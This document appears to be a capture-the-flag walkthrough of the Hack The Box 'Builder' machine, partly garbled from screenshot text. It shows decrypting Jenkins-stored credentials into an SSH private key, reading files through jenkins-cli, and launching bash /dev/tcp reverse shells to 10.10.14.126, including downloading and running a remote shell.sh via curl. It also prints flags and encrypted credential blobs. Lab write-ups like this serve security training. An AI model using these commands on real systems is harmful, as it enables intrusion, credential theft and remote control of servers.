EVeD4stcmUOfqXU/gezb/oh0Rko9tumuajwLpQrLxbAycC6xgOuk/leKf1gkDOEmraO7uiy2QBliHqBmKt5Ls++fLlqlCY
4lPD+
3Qwki5UfNHxQckFVWJQA0ZgVkfRpyew2K60SoLjpnSrwUWCx/hMGtvoHApudWsG4esi3kfkj+/j4MblCakYjfdRL
VtrHXgzWkZG/Ao+7qFdcQbimVgRORncCwy1dwUswtUEeyTlFRbjxTlwrYbx94+
0thX8n74W1HO/3rix6a4FcUROyJR9Em//dGnigKtdFdljqGkK0PNCfpcgw9KcafUyLe4IXsAjf/MU4v1yqbhX0FI4Q3u
2IWTKl++xv2FUUmXxOEzAQ2KtXvcyQLA9BxmQCOVWKNpqw1GAfQWQPen8g/zYT7TFA9kpYlAazsf6Lrk4fca9aXr7l4p
SgvBJYOeuQ8x2Xfh+AiTj6AM07K8o36iwQVZ8
+pj/7IGPDQHMMZvobRBZ9ZQGpcq08DqUpPQqRMZC3wN63vCMx4Beqqg9QO2J6jqlKUpuzHD27L9REOFybsi/u
M3ELI7NdO90DmrBNp2y0AmOBxOc9e9Oooc+Tx2K0JIEPIJSCBBOM0kMr5H4EXQsu9CvTsb/Gd3xmkr+CFJx3Uj6y
zjcmAHBNlOWvSxSi7wZrQl4OWuxagsG10YbxHzjqgoKTaOV5v0mtiitO/NSOrucozJFUCp7p8v73ywr6TtuR6kmyTGjh
KqAKoybMWq4geDOM/6nMTJP1Z9m+
778Wgc7EYpwJQImKnrkObf08rEdhrrJoj7aNo2FDridFt68HNqAATBnoZrCLhVcivLgNur+ZhjEqDnsIW94bL5hRW
AndV4YzBtFxCw29UJ6/LT5w9LE2to31sexlP8yFxaMoWPPWRDxgn9lv9ktoMhmA72icQAFWNSpieB8Y7TQOYBh
cxpS2M3mRltzUbe4Wx+MjrlLbZ5sf/Z1bxEtbd4dh4ub7QWncVxLZWPvTGix+Clnn/oiMeFHOFazmYlJG6pTustU6P
JXu3t4Yktg8Z6tk8ev9QvOPNq/XmZY2h5MgCoc/TOD6iRR2X249+
9ITU5Ppm8BvnmNHAQ31Pz178G3IO+ziC2DfTc++SAUS/VR9T3TnBeMQFsv9GKIYvgKTd6Rx+oX+D2sN1WKWHLp85
g6DsufByTC3o/OZGNgJUmDpMA6swg0Z3bYcxzrTcj9pnR3jcywwPCGkjpS03ZmEDtuU0XUthrs7EZzqCxEqlf9aQWbp
UswN8nVLPzqAGbBMQJHPmS4FSjHXvgFHNtWjegOyRgf7cVaD0aQXDzTZeWm3dclomYJ2efrKNLkbA/t3le35
+bHOSe/p7PrbvOv/jlxBenvQY+
2GGoChs7SWOaYjGNd7QXUomZxK6l7vmwGoji+R/D+ujAB1/5JcrH8f0mP8Z+ZojrziMF2bhp1rvcOSIdQ0
+Bpk7yb8AliKCDOW5XlXqn7C+16mNOnyGtuanEhJISFVQ3R+MrGbMwRzZqmtfQ5G34m67Gvzl1IQMHYQvwFeFtx
4GHRlmlQGBXEGzL6H1V15jPuM2AVNMCNCak45l/9PltdJrz+Uq/d+LXcnYKagEN39ekTPpkQrCV+P0565y4l1VFE1mX
45CR4QvxalZa4qJqTnZP4s/YD1lx+XfclDpKpsvCnN5/ubVJzBKLH5OoKwiynNHEwdkD9j8Dg9y88G8rc7jr+ZcZtHSJR
lK1o+VaeN0SeQut3iZjpmPy0Ko1ZiC8GfsVJg8nWLCat10cp+Xty+fj1VylMHxUWwZu+duVApFypl6j8A4bUxkroMMgyp
dU08rjWwMGEP77TcWQWUw2s6xoQ7nRGOUuLH4QfIOqzC6ref7n33gsz18XASxjBg6eUlw929s5LzYDH1SZO4jl25B+G
gZjbe7UyOAX13MnVMstYKOxKnag2Rnbl9NsGgnVuTDLAgSO2pclPnxj1gCB5+bsxewgm6cNR18/ZT4ZT+YT1
+uk5Q3O4tBF6z/M67mRdQqQWRfGAsX0AEJvAEb2dftvR98h0cRMVw/OS3T60reirB/OoYrt/IhWocvlo4M92eo5C
duZnajt4onOCTC13kMqTwdqC36cDxuX5aDD0E920DaaLXTfZ1d4ukCrscAOZtCMxncK9uv06kWpYPMUasVQLEd
DW+DixC2EnX56IELG5xj3/1nqnMhAvT5yipvNufbFMqjHjHBDY/MckU89l6p/xk6JMH+
9SWaFITKjwshZDA/oO/E9Pump5GkqMlw3V/701FR0/dR/Rq3RdCtmdb3bWQKlxdYsBlXgBlNVC7O90Tf12P0
+DMQ1U7T7pCGF22dqAe6VfTH8wFqmDqidEdKiZYiFFohe9
+u300XPZlIdMzaSlj8Zy5hGCPAR5613b7M2BjJaFGWZUzurecXUixUg0M9/1WYECyRq6FcfZtza+q5t94IPnyPTqmU
YTmZ9wZgmhoxUjWm2AenjkRdZlEhzyXRIx4/vDOQTWfYFryunYPSrGzlp3FhIOcxqmIJQ25sgsTstZfZ47Yj/ZV61DM
dr9SeCo+bkfdijnBa5SsGRUDjafE5UhgZM1vTxRLU1G7Rr/yxmma5mAHGeIXHTWRHYSWn9gonoSBFAAXvj0bZjTeNB
AmU8eh6Rl6pdapVLeQ0tEiwOu4vB/7mgxJrVfWbN6w8AMRjBdrFzjENnvq0qmmNugMAlit6hK48438fb+BX+E3y
8YUN+LnlSoxTRVFH/Nfpuaw+izvUPm0hDfdx09JL6FFpaodsmklsTPz366bcOcNONXSxuDOJf5
+VVvReTfdi+agf+sF2jKohGTjC7pGAg2z10084PzXW1TKn2YD9YHgo9xYa8E2k6pYVxxYlRogfz9exupYVievBPkQn
Ko1Qoi15
+eunzHkrxm3WQssFMcYCdYHlUtWCbgrKChsFys4oUE7iW0YQ0MsAdcg/hWuBX878aR+/3HsHaB1OTiCxttaaMR8IM
MaKSM=}
```


10.129.130.201:8080/manage/script

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Dashboard > Manage Jenkins > Script Console

Manage Jenkins

My Views

Build Queue

No builds in the queue.

Build Executor Status

1. Idle

2. Idle

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.

```
1 println( hudson.util.Secret.decrypt("AQAAAAAaAwLrFcR2x9baWlwrTcIwCyztaYVoYdKPrn5qEEYDqJ5fRzLuo4qcqH61hJEUdZtkP1X6buY1J4YKYFziwyFA1wH/XSXHJub8LUYkf/XSudhP5tIpiVwkk71LFTYwQ0L"))
2
```

Run

Result

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktbjEAAAAAGSvbmUAAAAEbm9uZQAAAAAAAAABAABlwAAAAadz2gtcn
NhAAAAAwEAAQAAAYEAt3G9ouYyouXj/0CLya9Wz7V531bC4rdvgv7n9PCwrApm8PmGCSLgv
Up2m70MKGF5e+s1KZZw7gQbVHRIOU+2t/u8A5dJ3sU9DVF9w54N08IjvPK/cgFEYcyRXWA
EYz0+41fcdJGyz09dINlJ/w2NRP2xFg4+vYx+tpq6G5Fnhd5mCwUyAu7Vkw4cV536CNx
vqAC/KwFA8y0/s24T1U/sTj2xTaO3wllrdQGPhfY0wsuYIVV3gHGPyY8bZ2HDdES5vDRpo
Fzwi85aMunCzv5QrnzpdrelqgFJc3UPV8s4yaL9JO3+s+akLr5YvPhIMMAtbfeT3BwgMD
vUzyyF8wzh9Ee1J/6WyZbjzLP/Cdux9ilD88piwR2PulQXfj6omT059uHGB4Lbp0AXRxo
L0gkxGXkcXYgYgQlTNZsK8DhuAr0zaAlkFo2vDpCC1sc+FYTO1g2SOP4shZEKxMR1To5
yJ/fRqtKvoPtdEokIveQesj1YGvQgGCXNIchhFRNAAAF1NdpesPxaXrDAAAAB3NzaC1yc2
-----END OPENSSH PRIVATE KEY-----
```

`println(hudson.util.Secret.decrypt("encryption_key"))`

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktbjEAAAAAGSvbmUAAAAEbm9uZQAAAAAAAAABAABlwAAAAadz2gtcn
NhAAAAAwEAAQAAAYEAt3G9ouYyouXj/0CLya9Wz7V531bC4rdvgv7n9PCwrApm8PmGCSLgv
Up2m70MKGF5e+s1KZZw7gQbVHRIOU+2t/u8A5dJ3sU9DVF9w54N08IjvPK/cgFEYcyRXWA
EYz0+41fcdJGyz09dINlJ/w2NRP2xFg4+vYx+tpq6G5Fnhd5mCwUyAu7Vkw4cV536CNx
vqAC/KwFA8y0/s24T1U/sTj2xTaO3wllrdQGPhfY0wsuYIVV3gHGPyY8bZ2HDdES5vDRpo
Fzwi85aMunCzv5QrnzpdrelqgFJc3UPV8s4yaL9JO3+s+akLr5YvPhIMMAtbfeT3BwgMD
vUzyyF8wzh9Ee1J/6WyZbjzLP/Cdux9ilD88piwR2PulQXfj6omT059uHGB4Lbp0AXRxo
L0gkxGXkcXYgYgQlTNZsK8DhuAr0zaAlkFo2vDpCC1sc+FYTO1g2SOP4shZEKxMR1To5
yJ/fRqtKvoPtdEokIveQesj1YGvQgGCXNIchhFRNAAAF1NdpesPxaXrDAAAAB3NzaC1yc2
-----END OPENSSH PRIVATE KEY-----
```

```
(kali@kali)-[~/Desktop/htb/builder]
$ ssh -i key.id_rsa root@10.129.130.201
```

Now we are root.

```
root@builder:~# id
uid=0(root) gid=0(root) groups=0(root)
```

```
root@builder:~# cat /root/root.txt
a1ae3273e39f170113f79203881a33f2
```

```
root@builder:/home/jennifer# cat user.txt
33c45092344a5305a9ac4c9ba89e3795
```

We can also get user flag like this.

```
(kali@kali)-[~/Desktop/htb/builder]
$ java -jar jenkins-cli.jar -s http://10.129.130.201:8080 connect-node '@/proc/self/environ'

ERROR: No such agent "HOSTNAME=0f52c222a4ccJENKINS_UC_EXPERIMENTAL=https://updates.jenkins.io/experimentalJAVA_HOME=/opt/java/openjdkJENKINS_INCREMENTALS_REPO_MIRROR=https://repo.jenkins-ci.org/incrementalsCOPY_REFERENCE_FILE_LOG=/var/jenkins_home/copy_reference_file.logPWD=/JENKINS_SLAVE_AGENT_PORT=50000JENKINS_VERSION=2.441HOME=/var/jenkins_homeLANG=C.UTF-8JENKINS_UC=https://updates.jenkins.ioSHLVL=0JENKINS_HOME=/var/jenkins_homeREF=/usr/share/jenkins/refPATH=/opt/java/openjdk/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin" exists.

(kali@kali)-[~/Desktop/htb/builder]
$ java -jar jenkins-cli.jar -s http://10.129.130.201:8080 connect-node '@/var/jenkins_home/user.txt'

ERROR: No such agent "33c45092344a5305a9ac4c9ba89e3795" exists.
```

We can get the user shell like this.
But this reverse shell does not work.

Dashboard > Manage Jenkins > Script Console

+ New Item

People

Build History

Manage Jenkins

My Views

Build Queue

Script Console

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use `System.out`, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-im

```
println( "bash -c 'bash -i >&1 /dev/tcp/10.10.14.126/9001 0>&1' ".execute().text)
```

```
(kali@kali)-[~/Desktop/htb/builder]
$ nc -nvlp 9001
Listening on 0.0.0.0 9001
```

This also doesn't work. It might be probably the pipe |

Script Console

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use `System.out`, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

```
println( "echo YmFzaCAtYyBiYXNoICpIC9kZXYvdGNwZwEwJwE0JyEyNi85MDAxYmFzaCAtYyBiYXNoICpIC9kZXYvdGNwZwEwJwE0JyEyNi85MDAx | base64 -d | bash".execute().text)
```

we will transfer payload to server.

```
$ cat shell.sh
bash -c 'bash -i >& /dev/tcp/10.10.14.126/9001 0>&1'
```

```
(kali@kali)-[~/Desktop/htb/builder/www]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.130.201 - - [25/May/2025 18:58:38] "GET /shell.sh HTTP/1.1" 200 -
```

Script Console

Type in an arbitrary [Groovy](#) script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.

```
1 println( "curl -o /tmp/shell.sh 10.10.14.126:8000/shell.sh".execute().text)
```

Run

Script Console

Type in an arbitrary [Groovy](#) script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.

```
1 println( "bash /tmp/shell.sh".execute().text)
```

Run

Result

```
(kali@kali)-[~/Desktop/htb/builder]
$ nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.130.201 37208
bash: cannot set terminal process group (7): Inappropriate ioctl for device
bash: no job control in this shell
jenkins@0f52c222a4cc:/$ id
id
uid=1000(jenkins) gid=1000(jenkins) groups=1000(jenkins)
jenkins@0f52c222a4cc:/$
```

We can grab the private key just like this too.

```
jenkins@0f52c222a4cc:~$ pwd
/var/jenkins_home
jenkins@0f52c222a4cc:~$ cat credentials.xml
```



```
<description></description>
<username>root</username>
<usernameSecret>false</usernameSecret>
<privateKeySource class="com.cloudbees.jenkins.plugins.sshcredentials.impl.BasicSSHUserPrivateKey$DirectEntry
PrivateKeySource">
```

```
<privateKey>{AQAAABAAAowLrfCrZx9baWliwrtCiwCyztaYVoYdkPrn5qEEYDqj5frZLuo4qcqH61hjEUdZtkPiX6buY1J4YKYFziwyF
A.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
```